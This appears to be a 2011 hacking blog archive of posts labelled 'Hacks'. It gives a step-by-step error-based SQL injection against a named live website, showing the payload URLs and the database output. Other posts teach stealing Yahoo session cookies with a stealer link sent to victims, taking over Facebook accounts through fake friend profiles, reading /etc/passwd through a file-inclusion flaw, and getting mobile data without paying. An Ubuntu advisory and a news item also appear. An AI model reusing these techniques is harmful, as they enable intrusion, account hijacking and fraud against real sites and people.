Showing posts with label Hacks. Show all posts

Monday, 26 September 2011

How to crack or Reset BIOS Password? ~Cracking Tutorials

The BIOS software is built into the PC, and is the first code run by a PC when powered on ('boot firmware'). The primary function of the BIOS is to set up the hardware and load and start a boot loader. When the PC starts up, the first job for the BIOS is to initialize and identify system devices such as the video display card, keyboard and mouse, hard disk drive, optical disc drive and other hardware. The BIOS then locates software held on a peripheral device (designated as a 'boot device'), such as a hard disk or a CD/DVD, and loads and executes that software, giving it control of the PC. This process is known as booting, or booting up, which is short for bootstrapping.
Bios password is usually used to protect the user's BIOS settings on the computer. If you want to reset the password on the BIOS does not need to bother to connect bateray CMOSnya, with a little trick on the Dos you can reset the BIOS password on it in 2 ways:

1. Clear CMOS
This way I consider the most ancient and most easy to break down the password on the BIOS. The steps are easy, first open the casing cover computer CPU. Then find the bios battery that looks something like the battery just a little more big clock. After the meet and consider the area around the battery there is usually a jumper with 3 pins, 2 pins and 1 pin not connected.

Suppose the three pins with the code 1 - 2 - 3. Connector that connects the initial position usually is 2-3. To reset the bios do I move the position of the plug that connects pins 2-3 to position 1-2 for about 5 seconds. Then plug it back into the starting position (2-3). Try restarting the computer back on, secured the bios password is gone.

If the above looks complicated, is easy to clear cmos by unplugging the BIOS battery and then put it back. But with the consequences of removing the label is the warranty on the battery BIOS.

2. Through DOS

First out of the windows with me restart your computer, start the computer in MS-DOS mode, use the option "Command Prompt Only"

At c: prompt, type: DEBUG
press enter. You will see the sign (-) at the DEBUG prompt, then type:
o 70 2e
at the DEBUG prompt will be displayed as-o 70 2e.
press enter and type:
-O 71 ff
press enter, the last type:
Q
hit enter, then you will get out of the DEBUG prompt and return to the C:> prompt.
Now restart your COMPUTER, and see the results

Wednesday, 6 July 2011

Pangolin Professional working Tested

I am using and it is works ..IT  is better than Havij because it Can Work with https and also you can upload files with load file function .

also please use only in vmware because i am not sure if it is 100 % clean .

Download Info


Tuesday, 14 June 2011

Postgre:


Traditional relational database management systems (DBMSs) support a data model consisting of a collection of named relations, containing attributes of a specific type. In current commercial systems, possible types include floating point numbers, integers, character strings,
money, and dates.

Lets start to play with Postgre:

1st Step find the vulnerability:

Code:
http://www.creatop.com.cn/index.cfm?MenuID=80'

ERROR: syntax error at or near "''"
its mean this website can be injected.remember errors can varies you wont get the same error every time.

2nd Step Columns count:


Code:
http://www.creatop.com.cn/index.cfm?MenuID=80 order by 1--

get valid page

Code:
http://www.creatop.com.cn/index.cfm?MenuID=80 order by 2--

Error Executing Database Query.
ERROR: ORDER BY position 2 is not in select list
That Error shows that there is one column.

Lets try UNION SELECT query:

Code:
http://www.creatop.com.cn/index.cfm?MenuID=80 and 1=2 UNION SELECT 1--

Error Executing Database Query.
ERROR: UNION types character varying and integer cannot be matched

Seems like UNION SELECT query is not working !!!


Lets try Errorbased Postgre SQLi…

3rd Step:

Code:
http://www.creatop.com.cn/index.cfm?MenuID=80 and 1=cast(version() as int)--


ERROR: invalid input syntax for integer: "PostgreSQL 8.4.5 on i486-pc-linux-gnu, compiled by GCC gcc-4.4.real (Ubuntu 4.4.3-4ubuntu5) 4.4.3, 32-bit"

As we can see we got version of postgre DB server in the form of error.

Lets move on and find database name.

Code:
http://www.creatop.com.cn/index.cfm?MenuID=80 and 1=cast((select datname from pg_database limit 1 offset 0) as int)--

Error Executing Database Query.

ERROR: invalid input syntax for integer: "scoutsqld"
Scoutsqld is 1st database name you can variey offset to get other databases names.

scoutsqld is first database we can get others by changing offset :)

Code:
http://www.creatop.com.cn/index.cfm?MenuID=80 and 1=cast((select datname from pg_database limit 1 offset 1) as int)--

Error Executing Database Query.
ERROR: invalid input syntax for integer: "template0"
template0 is 2nd database so you can increase offset till you got error.

Lets find out the user:

Code:
http://www.creatop.com.cn/index.cfm?MenuID=80 and 1=cast((select user from pg_database limit 1 offset 0) as int)--


Error Executing Database Query.

ERROR: invalid input syntax for integer: "postgres"

postgres is the user :)

Lets find the tables :>
4th step:


Code:
http://www.creatop.com.cn/index.cfm?MenuID=80 and 1=cast((select table_name from information_schema.tables  limit 1 offset 0) as int)--


Error Executing Database Query.

ERROR: invalid input syntax for integer: "pg_type"

pg_type is first table we can get others by changing offset :)

5th step:

Now we have to find the columns from our specific table !!!

e.g

our table is action

for that we have to use oracle char conversion.

Pg_type= CHR(112) || CHR(103) || CHR(95) || CHR(116) || CHR(121) || CHR(112) || CHR(101)

so our query is :

Code:
http://www.creatop.com.cn/index.cfm?MenuID=80 and 1=cast((select column_name from information_schema.columns where table_name= CHR(112) || CHR(103) || CHR(95) || CHR(116) || CHR(121) || CHR(112) || CHR(101)  limit 1 offset 0) as int)--

Error Executing Database Query.
ERROR: invalid input syntax for integer: " typname "
And further you can find the columns using offset..

Last step:
Now we have to extract data from our column .


Code:
http://www.creatop.com.cn/index.cfm?MenuID=80 and 1=cast((select typname from pg_type limit 1 offset 0) as int)--

Error Executing Database Query.
ERROR: invalid input syntax for integer: "bool"

Saturday, 28 May 2011

SQL injection Hack tool for hacking websites and database

Introduction:

Safe3SI is one of the most powerful and easy usage penetration testing tool that automates the process of detecting and exploiting

SQL injection flaws and taking over of database servers. It comes with a kick-ass detection engine, many niche features for the

ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database,

to accessing the underlying file system and executing commands on the operating system via out-of-band connections.


Screenshot:

Screenshot

Features:

  • Full support for http, https website.
  • Full support for Basic, Digest, NTLM http authentications.
  • Full support for GET, Post, Cookie sql injection.
  • Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, SQLite, Firebird, Sybase and SAP MaxDB database management systems.
  • Full support for four SQL injection techniques: blind, error-based, UNION query and force guess.
  • Powerful AI engine to automatic recognite injection type, database type, sql injection best way.
  • Support to enumerate databases, tables, columns and data.
  • Support to read,list and write any file from the database server underlying file system when the database software is MySQL or Microsoft SQL Server.
  • Support to execute arbitrary commands and retrieve their standard output on the database server underlying operating system when the database software is Oracle or Microsoft SQL Server.
  • Support to ip domain query,web path guess,md5 crack etc.
  • Support for sql injection scan.

Download:

Safe3SI need to download and install:

Monday, 23 May 2011

Sony hacked twice in one day, this time $1225 was stolen from accounts in Japan


Sony just can’t seem to catch any breaks online. Just when it seems the PlayStation Network is finally back online with the PlayStation Store to follow on May 24, various sources are reporting two new cyber attacks on Sony websites today.
F-Secure Security Lab first discovered that a phishing site was hiding on the Sony Thailand homepage and stored on a Sony server this moring. It seems the malicious site was posing as an Italian credit card company CartaSi to try to collect personal data from unsuspecting users. (For more on phishing, check out the Wikipedia entry.) According to the F-Secure blog, “Basically this means that Sony has been hacked, again. Although in this case the server is probably not very important.”
The second attack unfortunately caused more damage. According to Reuters, So-Net, the Internet provider of Sony Japan, “alerted customers that an intruder broke into its system and stole virtual points from account holders worth $1,225.”
So how should Sony Japan and So-Net customers protect themselves from becoming the next victim?
“What we’ve done is stopped the So-Net points exchanges and told customers to change their passwords,” So-Net said in a statement to customers on its website in Japanese.
Without a doubt, Sony needs to better secure all its online properties (not just the PlayStation Network) quickly because the hackers are making a mockery of its seemingly wafer-thin defense system. This fiasco is quickly spiraling out of control.
[Source: F-Secure Blog via Ars Technica; Reuters via Chicago Tribune]

How to Hack Facebook Passwords by adding into friend list

How to Hack Facebook Password: Facebook Password Hacker

Hacking Facebook Passwords
How to Hack Facebook Passwords by adding into friend list

These days many Facebook users have hundreds and possibly thousands of friends. More friends increase the chance that your Facebook account will be hacked – especially if you accept friend requests from people you do not know.

Critical vulnerability found on FACEBOOK

It isn’t entirely unusual that Facebook users receive friend requests from people they do not know. Often, those friend requests are blindly accepted in an effort to grow the friendship base. It seems that especially people with Facebook accounts that are primarily used for marketing purposes are more likely to accept friend requests from people they do not know than the typical Facebook user does.

Such accounts could be hacked easily, and there is no ingenious hacking talent required to do so: You simply need to walk through Facebook’s passwork recovery process with two other Facebook friends of a targeted account.

You can easily gain access to a your friends Facebook account through a collusion approach. You have to use Facebook’s password recovery feature, which is accessible through the “Forgot your password?” link on the Facebook login page.

Once identified the Friend, Facebook suggested to recover the password via the existing email address. However, you can bypass this hurdle by clicking the “No longer have access to these?” link. In that case, Facebook asks for a new email address. In the following step, Facebook presents the security question tied to the account. However, you can also to bypass the question by typing wrong answers three times in a row. After that, Facebook provides a rather surprising way to get your account back – via the support of three friends.
1. First, you select three friends “you trust”. These three friends then receive a code, which is required to change the account password.

2. Select yourself and immediately received a code from Facebook. With those three codes, you can easily change the password for the targeted account.

3. The problem clearly is that three friends you do not really know and cannot trust could potentially gain access to the victim Facebook account – through the standard password recovery feature.

4. To bypass problem mentioned in step 3 SOCIAL ENGINEERING. Create your own 2 more fake profiles and add the victim as a friend on facebook. Now get all the 3 codes and you are done.

NOTE: The targeted account will be locked for 24 hours after this password change and the user’s old email address receives a notification of the password change as well as the names of the three friends who were given the codes. However, if these are friends with fake names, it doesn’t quite matter that you now know their names.

Now if a Facebook user could in fact be in a situation when a Facebook account is not checked within a 24-hour period, particularly since we enjoy to flaunt our activities through Facebook status messages. And if the account is checked frequently, the account depends on Facebook’s response time, which can easily stretch to a number of days.
Bottom line is You don’t expose yourself to people you don’t know.

Hack email accounts or passwords using session cookies

Hi friends, welcome back today i will explain you how to hack email accounts and passwords of almost each and every website using session cookies. In my previous article i have explained you about session hijacking. Today i will show you the practical implementation of session hijacking that how can we take over others sessions and hack his email accounts and other website passwords. In this tutorial of hacking email accounts using session cookies, i will explain you with the help of yahoo account. I will tell you how to hack yahoo account using session cookies.

What are Session Cookies or Magic Cookie or Session ID?
Lets discuss this in very simple language, Whenever we login in our account, it generates a unique string that contains the path of automatic login for particular time then after that limited time it expires by itself.
Note its life is only up to when your web browser is open. If you close your web browser it will be get deleted(Its latest up gradation in cookie's field for providing more security).

Now this unique string or simply called Magic cookie is stored at two places first copy is stored on server(of which we cannot do anything) and second is stored in our web browser in form of cookie.

This cookie is destroyed by three ways first is when you close your web browser, second is when you sign out of your account and third is if you left your account open for more than 20 minutes idle.


How to access the cookies on local system?
As i am explaining this tutorial for hacking yahoo email account. So in your web browser just open yahoo.com and login into your account.
After that type the below code exactly and then press enter:

javascript:alert(document.cookie);
Now a popup box will appear showing the cookies something like this:
How to hack email account using session cookies


Now create one fake account on yahoo.com and login in that account and retrieve the cookie in same manner and notice the changes in session ID's.


For hacking the session cookies we first need the session cookies of the victim and its quite simple to get the session cookies of the victim. You just need to send him one link as soon as he clicks on that we will get his session cookie.


After hacking the session cookies, we can use stolen session cookie to login into victim's account even without providing username and password as i already explained that session hacking removes the authentication on the server as we have the AUTO LOGIN cookie. In this type of attack when victim sign out , then hacker will also sign out. But in case of YAHOO its little bit different, when victim signout but attacker still have the access to his account. Yahoo maintains the session for 24 hours and then destroy the session ID's from its server.


How to Steal the Session Cookies?
1. Go to the Website and register there:
http://www.my3gb.com/register.jsp

2. Download the Cookie stealer files:
http://www.megaupload.com/?d=R1802HIE

3. Now upload the four files on the website and create one empty directory naming Cookies as shown below:

hack session cookies using cookie stealer

4. Now Send the link of yahoo.php to victim. Now what will happen when user clicks on the yahoo.php is that its cookies are get stored into directory Cookies and simultaneously he is redirected to his account.

5. Now open the link Hacked.PHP to access the cookies. In my files the password is "explore". You need to put that to access the files.

hacked email account

6. You must have got the username of victim's account. Simply Click on it and it would take you to inbox of victim's yahoo account without asking for any password.


hacked account cookie details

Now it doesn't matter if victim signs out from his account, you would remain logged into it.

Note:
You can try this attack by using two browsers. Sign into yahoo account in one browser and run the code. Then sign in through other browser using stolen session.

In my next article, I will explain you how to decode the cookies. In this tutorial you will get the cookies only which are in encypted form. You will be able to login but you will not know what information it contains

How to hack online Sessions : Session Hijacking

Hello friends, from now onwards we will explore the most advanced Hacking Techniques. One of them is Session Hijacking. In today's tutorial we will discuss How to hack the online sessions using Session Hijacking. In today's Hacking class, i will explain basics of Session Hijacking like What is session Hijacking and Different types of Session Hijacking attacks and different methods to Hijack the sessions. In my next tutorial that is tomorrow i will explain you in Detail How to Hijack the Sessions and what tools you will need to Hijack the active sessions. So friends read on...


How to hack online sessions, session hijacking
How Session Hijacking works


What is Session Hijacking?
Let's discuss them in common term's, Session Hijacking by the name only it suggests that we are hacking someone's active session and trying to exploit it by taking the unauthorized access over their computer system or Network. So Session Hijacking is the exploitation of valid computer or network session. Sometimes technical guys also call this HTTP cookie theft or more correctly Magic Cookie Hack. Now you guys surely be thinking what is Magic Cookie.
Magic cookie is simply a cookie that is used to authenticate the user on remote server or simply computer. In general, cookies are used to maintain the sessions on the websites and store the remote address of the website. So in Session Hijacking what Hacker does is that he tries to steal the Magic cookies of the active session that's why its called HTTP cookie Theft. Nowadays several websites has started using HTTPS cookies simply called encrypted cookies. But we all know If encrypter exits so its decrypter also :P..


Session Hijacking is the process of taking over a existing active session. One of the main reason for Hijacking the session is to bypass the authentication process and gain the access to the machine. Since the session is already active so there is no need of re-authenticating and the hacker can easily access the resources and sensitive information like passwords, bank details and much more. 


Different Types of Session Hijacking
Session Hijacking involves two types of attacks :
1. Active attack
2. Passive attack


In Passive attack, the hacker Hijacks a session, but just sits back and watches and records all the traffic that is being sent from the computer or received by the computer. This is useful for finding the sensitive information like username passwords of websites, windows and much more...


In Active attack, hacker finds the active session and takes over it. This is done by forcing one of the parties offline which is usually achieved by DDOS attack (Distributed Denial of service attack) . Now the hacker takes control over the active session and executes the commands on the system that either give him the sensitive information such as passwords or allow him to login at later time.
 There are also some hybrid attacks, where the attacker watches a session for while and then becomes active by taking it over. Another way is to watch the session and periodically inject data into the active session without actually taking it over.


Methods to Hijack Sessions
 There are four main methods used to perpetrate a session hijack. These are:

  • Session fixation, where the attacker sets a user's session id to one known to him, for example by sending the user an email with a link that contains a particular session id. The attacker now only has to wait until the user logs in.
  • Session sidejacking, where the attacker uses packet sniffing to read network traffic between two parties to steal the session cookie. Many web sites use SSL encryption for login pages to prevent attackers from seeing the password, but do not use encryption for the rest of the site once authenticated. This allows attackers that can read the network traffic to intercept all the data that is submitted to the server or web pages viewed by the client. Since this data includes the session cookie, it allows him to impersonate the victim, even if the password itself is not compromised. Unsecured Wi-Fi hotspots are particularly vulnerable, as anyone sharing the network will generally be able to read most of the web traffic between other nodes and the access point.
  • Alternatively, an attacker with physical access can simply attempt to steal the session key by, for example, obtaining the file or memory contents of the appropriate part of either the user's computer or the server.
  • Cross-site scripting, where the attacker tricks the user's computer into running code which is treated as trustworthy because it appears to belong to the server, allowing the attacker to obtain a copy of the cookie or perform other operations.
That's all for today later we will discuss in detail How to do the Session Hijacking practically. 
I hope you all like this...
If you have any queries ask me in form of comments...

How to Enable Registry disabled by Administrator

Hello friends, today i will explain you the solution of very common problem that usually users face i.e whenever you try to open registry editor you get an error message "Registry has been disabled by Your Administrator". It's a very common problem and its solution is also quite simple if you know playing with registry. My main motive is not to provide or directly feed you the solution. I want that you should explore the things. So Let's explore the registry... 

Enable registry disabled by admiistrator or admin
Enable Registry Disabled by Administrator

 
What is Registry?
The Windows Registry is a hierarchical database that stores configuration settings and options on Microsoft Windows operating systems. It contains settings for low-level operating system components as well as the applications running on the platform: the kernel, device drivers, services, SAM, user interface and third party applications all make use of the registry. The registry also provides a means to access counters for profiling system performance.
I know most of you know that registry is called the "BRAIN OF WINDOWS" which store all the information in form of registry keys or technically we call them DWORD or STRING or BINARY or MULTI-STRING values which stores the data into the data in the form the name suggests. 


How to enable the Registry disabled by Administrator?
The following message usually displayed when your system is infected by some virus that changes the registry value and hence you get an error message displaying " Registry is disable by Admin". So to fix it you also have to edit the registry but since your registry has been disabled so you cannot directly access it. For this you need to create one registry file that will update the dword value into the registry database.

Steps to enable registry:
1. Open the Notepad.
2. Copy the below code and paste into the notepad.

Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]
"DisableRegistryTools"=dword:00000000

3. Now save the Notepad file as "anything.reg"(without quotes) and remember to select the file type as all files while saving otherwise you will not been able to execute it.

4. Now Close the file and open by double click on file and then click ok.


How to Do it using GPEDIT.MSC
Just follow this:
Start -> Run -> gpedit.msc -> User Configuration -> Administrative Templates -> System -> Prevent access to registry editing tools -> Right Click Properties -> Disabled


That's all the simple hack to Enable the Registry disabled by Administrator. Isn't that simple...


DHCP vulnerability in some Ubuntu releases

Ubuntu Security Notice USN-1108-2
April 19, 2011

dhcp3 vulnerability
==========================================================================

A security issue affects these releases of Ubuntu and its derivatives:

- Ubuntu 10.10
- Ubuntu 10.04 LTS
- Ubuntu 9.10

Summary:

An attacker's DHCP server could send crafted responses to your computer and
cause it to run programs as root.

Software Description:
- dhcp3: DHCP Client 
 
Details:

USN-1108-1 fixed vulnerabilities in DHCP. Due to an error, the patch to fix
the vulnerability was not properly applied on Ubuntu 9.10 and higher. This
update fixes the problem.

Original advisory details:

 Sebastian Krahmer discovered that the dhclient utility incorrectly filtered
 crafted responses. An attacker could use this flaw with a malicious DHCP
 server to execute arbitrary code, resulting in root privilege escalation.

Update instructions:

The problem can be corrected by updating your system to the following
package versions:

Ubuntu 10.10:
  dhcp3-client                    3.1.3-2ubuntu6.2

Ubuntu 10.04 LTS:
  dhcp3-client                    3.1.3-2ubuntu3.2

Ubuntu 9.10:
  dhcp3-client                    3.1.2-1ubuntu7.3

In general, a standard system update will make all the necessary changes.

References:
  CVE-2011-0997

Package Information:
  https://launchpad.net/ubuntu/+source/dhcp3/3.1.3-2ubuntu6.2
  https://launchpad.net/ubuntu/+source/dhcp3/3.1.3-2ubuntu3.2
  https://launchpad.net/ubuntu/+source/dhcp3/3.1.2-1ubuntu7.3

TCP/IP & UDP Attacks Introduction


Hello, Lets explain "TCP/IP & UDP Attacks", Most common and effective Web attacks...Lets Know abt its basic and types...

TCP/IP Attacks
1. TCP SYN or TCP ACK Flood Attack
2. TCP Sequence Number Attack
3. TCP/IP

UDP attacks


1. ICMP Attacks
2. Smurf Attacks
3. ICMP Tunneling

TCP operates using synchronized connections. The synchronization is vulnerable to attack; this is probably the most common attack used today. The synchronization or handshake, process initiates a TCP connection. This handshake is particularly vulnerable to a DoS attack referred to as the TCP SYN Flood attack. The process is also susceptible to access and modification attacks, which are briefly explained in the following sections.

TCP SYN or TCP ACK Flood Attack - This attack is very common... The purpose of this attack is to deny service. The attack begins as a normal TCP connection: the client and the server exchange information in TCP packets. The TCP client continues to send ACK packets to the server, these ACK packets tells the server that a connection is requested. The server thus responds to the client with a ACK packet, the client is supposed to respond with another packet accepting the connection to establish the session. In this attack the client continually send and receives the ACK packets but it does not open the session. The server holds these sessions open, awaiting the final packet in the sequence. This cause the server to fill up the available connections and denies any requesting clients access.

TCP Sequence Number Attack - This is when the attacker takes control of one end of a TCP session. The goal of this attack is to kick the attacked end of the network
for the duration of the session. Only then will the attack be successful. Each time a TCP message is sent the client or the server generates a sequence number. The attacker intercepts and then responds with a sequence number similar to the one used in the original session. This attack can then hijack or disrupt a session. If a valid sequence number is guessed the attacker can place himself between the client and the server. The attacker gains the connection and the data from the legitimate system. The only defense of such an attack is to know that its occurring... There is little that can be done...

TCP Hijacking - This is also called active sniffing, it involves the attacker gaining access to a host in the network and logically disconnecting it from the network. The attacker then inserts another machine with the same IP address. This happens quickly and gives the attacker access to the session and to all the information on the original system.

UDP packets aren't connection oriented and don't require the synchronization process as with TCP. UDP packets, however, are susceptible to interception, thus it can be attacked. UDP, like TCP, doesn't check the validity of an IP address. The nature of this layer is to trust the layer above it (I'm referring to the IP layer). The most common UDP attacks involve UDP flooding. UDP flooding overloads services, networks, and servers. Large streams of UDP packets are focused at a target, causing UDP services on that host to shut down. It can also overload the network and cause a DoS situation to occur.

ICMP Attacks - This occur by triggering a response from the ICMP protocol when it responds to a seemingly legitimate request (think of it as echoing). Ping for instance, that uses the ICMP protocol. sPing is a good example of this type of attack, it overloads te server with more bytes than it can handle, larger connections. Its ping flood.

Smurf Attacks - This attack uses IP spoofing and broadcasting to send a ping to a group of hosts on a network. When a host is pinged it send back ICMP message traffic information indicating status to the originator. If a broadcast is sent to network, all hosts will answer back to the ping. The result is an overload of network and the target system. The only way to prevent this attack is to prohibit ICMP traffic on the router.

ICMP Tunneling - ICMP can contain data about timing and routes. A packet can be used to hold information that is different from the intended information. This allows an ICMP packet to be used as a communications channel between two systems. The channel can be used to send a Trojan horse or other malicious packet. The counter measure is to deny ICMP traffic on your network.

Warning : ICMP can be very dangerous..and Even,as i said ...Don't try such attack from your pc,untill you don't know that how to be invisible on net ! Beccause once you get traced out ...No one can help you from Troubles..

The Bluetooth Spoofer : Spooftooph

Spooftooph is designed to automate spoofing or cloning Bluetooth device Name, Class, and Address. Cloning this information effectively allows Bluetooth device to hide in plain site. Bluetooth scanning software will only list one of the devices if more than one device in range shares the same device information when the devices are in Discoverable Mode (specifically the same Address).
Well normally most of us never intend to audit the Bluetooth stack in any organization. But this tool could be interesting to use in an environment where Bluetooth devices have been paired with important hardware.

Spooftooph presents us the following features:

  • Clone and log Bluetooth device information
  • Generate a random new Bluetooth profile
  • Change Bluetooth profile every X seconds
  • Specify device information for Bluetooth interface
  • Select device to clone from scan log
Now this is the best part – it also includes a Man-In-The-Middle mode which makes it easier to clone the Device Profile of two targeted devices. You can also randomly generate Bluetooth NAME, CLASS and ADDR fields or you could do that to random devices info in range every X seconds!  Spooftooph has several options for Bluetooth device information modification:
  • Option 1: Continuously scan an area for Bluetooth devices. Make a selection on which device in the list to clone. This option also allows for logging of the scanned devices.
  • Option 2: Randomly generate and assign valid Bluetooth interface information. The class and address are randomly generated and the name is derived from a list of the top 100 most common names in US and the type of device. For example if the randomly generated class is a phone, SpoofTooph might generate the name “Bob’s Phone”.
  • Option 3: Specify the name, class, and address a user wishes for the Bluetooth interface to have.
  • Option 4: Read in the log of previous scans and select a device to clone. Users can also manually add Bluetooth profiles to these log files.
  • Option 5: Incognito mode. Scan for and clone new devices at user assigned intervals.
A sample command line could be:
1
spooftooph -i hci0 -n new_name -a 00:11:22:33:44:55 -c 0x1c010c
Download Spooftooph v0.4 (spooftooph-0.4.tar.gz)here

sqlmap 0.9

sqlmap version 0.9.


“sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a kick-ass detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.“


  • Rewritten SQL injection detection engine (Bernardo and Miroslav).
  • Support to directly connect to the database without passing via a SQL injection, -d switch (Bernardo and Miroslav).
  • Added full support for both time-based blind SQL injection and error-based SQL injection techniques (Bernardo and Miroslav).
  • Implemented support for SQLite 2 and 3 (Bernardo and Miroslav).
  • Implemented support for Firebird (Bernardo and Miroslav).
  • Implemented support for Microsoft Access, Sybase and SAP MaxDB (Miroslav).
  • Extended old ‘–dump -C‘ functionality to be able to search for specific database(s), table(s) and column(s), –search switch (Bernardo).
  • Added support to tamper injection data with –tamper switch (Bernardo and Miroslav).
  • Added automatic recognition of password hashes format and support to crack them with a dictionary-based attack (Miroslav).
  • Added support to enumerate roles on Oracle, –roles switch (Bernardo).
  • Added support for SOAP based web services requests (Bernardo).
  • Added support to fetch unicode data (Bernardo and Miroslav).
  • Added support to use persistent HTTP(s) connection for speed improvement, –keep-alive switch (Miroslav).
  • Implemented several optimization switches to speed up the exploitation of SQL injections (Bernardo and Miroslav).
  • Support to test and inject against HTTP Referer header (Miroslav).
  • Implemented HTTP(s) proxy authentication support, –proxy-cred switch (Miroslav).
  • Implemented feature to speedup the enumeration of table names (Miroslav).
  • Support for customizable HTTP(s) redirections (Bernardo).
  • Support to replicate the back-end DBMS tables structure and entries in a local SQLite 3 database, –replicate switch (Miroslav).
  • Support to parse and test forms on target url, –forms switch (Bernardo and Miroslav).
  • Added switches to brute-force tables names and columns names with a dictionary attack, –common-tables and –common-columns. Useful for instance when system table ‘information_schema‘ is not available on MySQL (Miroslav).
  • Basic support for REST-style URL parameters by using the asterisk (*) to mark where to test for and exploit SQL injection (Miroslav).
  • Added safe URL feature, –safe-url and –safe-freq (Miroslav).
  • Added –text-only switch to strip from the HTTP response body the HTML/JS code and compare pages based only on their textual content (Miroslav).
  • Implemented few other features and switches (Bernardo and Miroslav).
  • Over 100 bugs fixed (Bernardo and Miroslav).
  • Major code refactoring (Bernardo and Miroslav).
  • User’s manual updated (Bernardo).

Download sqlmap 0.9 (sqlmap-0.9.tar.gz/sqlmap-0.9.zip) here.

Hacking Tool: John the Ripper: Crack Password


  • It is a command line tool designed to crack both Unix and NT passwords. John is extremely fast and free
  • The resulting passwords are case insensitive and may not represent the real mixed-case password.
John the Ripper is a fast password cracker, currently available for many flavors of UNIX (11 are officially supported), DOS, Win32, BeOS, and OpenVMS. Its primary purpose is to detect weak UNIX passwords. John the Ripper is a part of Owl, Debian GNU/Linux, SuSE, very recent versions of Mandrake Linux, and EnGarde Linux. It is in the ports/packages collections of FreeBSD, NetBSD, and OpenBSD.
John the Ripper is designed to be both powerful and fast. It combines several cracking modes in one program, and is fully configurable for specific needs. As John is available for different platforms, the attacker can use the same cracker everywhere and even continue a cracking session started on a different platform. It supports several cryptographic password hash types most commonly found on various UNIX flavors. Supported out of the box are Kerberos AFS and Windows NT/2000/XP LM hashes, plus several more with contributed patches.
Out of the box, John supports (and auto detects) the following ciphertext formats: standard and double-length DES-based, BSDI's extended DES-based, FreeBSD's MD5-based, and OpenBSD's Blowfish-based. With just one additional command (required to extract the passwords), John can crack AFS passwords and WinNT LM hashes. John has highly optimized modules for different ciphertext formats and architectures. Some of the algorithms used - such as bitslice DES - require a more powerful interface. Additionally, there are assembly routines for several processors and architectures (special Intel Pentium version, x86 with MMX, generic x86, Alpha EV4, SPARC V8).
However, the resulting passwords are case insensitive and may not represent the real mixed-case password. Indeed, this is a small hindrance to a determined patient attacker.

joomlacontenteditor (com_jce) BLIND sql injection vulnerability

================================================
  joomlacontenteditor (com_jce) BLIND sql injection vulnerability
================================================
  
Software:   joomlacontenteditor (com_jce)
Vendor:     www.joomlacontenteditor.net
Vuln Type:  BLind SQL Injection
Download link:  http://www.joomlacontenteditor.net/downloads/editor/joomla15x/category/joomla-15-2 
Author:     eidelweiss
contact:    eidelweiss[at]windowslive[dot]com
Home:       www.eidelweiss.info
Dork:       inurl:"/index.php?option=com_jce"
  
  
References: http://eidelweiss-advisories.blogspot.com/2011/04/joomlacontenteditor-comjce-blind-sql.html
  
  
==============================================================
Description:

JCE makes creating and editing Joomla!® content easy Add a set of tools to your 
Joomla!® environment that give you the power to create the kind of content you want,
without limitations, and without needing to know or learn HTML, XHTML, CSS... 

==============================================================

    exploit & p0c
  
[!] index.php?option=com_jce&Itemid=[valid Itemid]
  
    Example p0c
  
[!] http://host/index.php?option=com_jce&Itemid=8    <= True
[!] http://host/index.php?option=com_jce&Itemid=-8   <= False
  
  
==============================================================
  
    Nothing Impossible In This World Even Nobody`s Perfect
  
==============================================================

LFI Vulnerability in 1024cms Admin Control Panel v1.1.0 Beta

========================================================
1024cms Admin Control Panel v1.1.0 Beta (Master-cPanel Package) - 
Local File Include Vulnerability
========================================================
  
Software:             1024cms Admin Control Panel v1.1.0 Beta (master-cpanel package)
Vendor:                http://1024cms.org/
Vuln Type:              Local File Include
Remote:                 Yes
Local:                  No
Discovered by:  QSecure and Demetris Papapetrou 
Website:                http://www.qsecure.com.cy
Discovered:             15/03/2011
Reported:               29/03/2001
Disclosed:


VULNERABILITY DESCRIPTION:
==========================
The script "/index.php" is prone to a local file-include vulnerability because it fails 
to properly sanitize user-supplied input in the "processfile" parameter.

An attacker can exploit this vulnerability to obtain potentially sensitive information 
and execute arbitrary local scripts in the context of the webserver process. This 
may allow the attacker to compromise the application and the underlying computer; 
other attacks are also possible.


PoC Exploit:
============
/index.php?mode=login&processfile=../../../../../../etc/passwd

Airtel/Tata Docomo/Aircel Free gprs on Pc on 2G-3G Network

Airtel/Tata Docomo/Aircel Free gprs on Pc on 2G-3G Network


Airtel/Tata Docomo/Aircel Free gprs on Pc on 2G-3G Network


Tools which we are going to need


1.Tsunami VPN Client - Click here to Download Tsunami VPN Client


Features:

High Speed

Free With Airtel, Aircel And DOcomo

Airtel users use : airtelgprs.com

Tata Docomo users use : tata.docomo.internet

Aircel users use : aircelgprs

Procedure :

1.Register an Account on Tsunami VPN :

Click here for Tsunami VPN Registration

2.Now Install the downloaded Tsunami VPN Client

3.Now On Your desktop you will find three icons related to tsunami VPN

4.First run Enter Username_Password.exe and enter your Tsunami VPN username and password

5.Now either Run Tsunami VPN Vista_7 or Tsunami VPN_Windows xp found on your desktop
according to your OS.

6.Now Connect to any UDP 53 Port Server....(Free Trial = No Access to LAX1, LAX2, and LAX3 Servers)

7.Trick Can Be USed ON 3G and 2G Network....

8.Note :

Airtel users use the trick on below 30p balance only....

Tata Docomo users use the trick on Rs 1 balance only...

Aircel users use the trick on 10p balance only......


Don't try to connect on high balance....
You At Your Own Risk

Cain & Abel v4.9.40


oxid.it has released an updated Cain & Abel version 4.9.40!
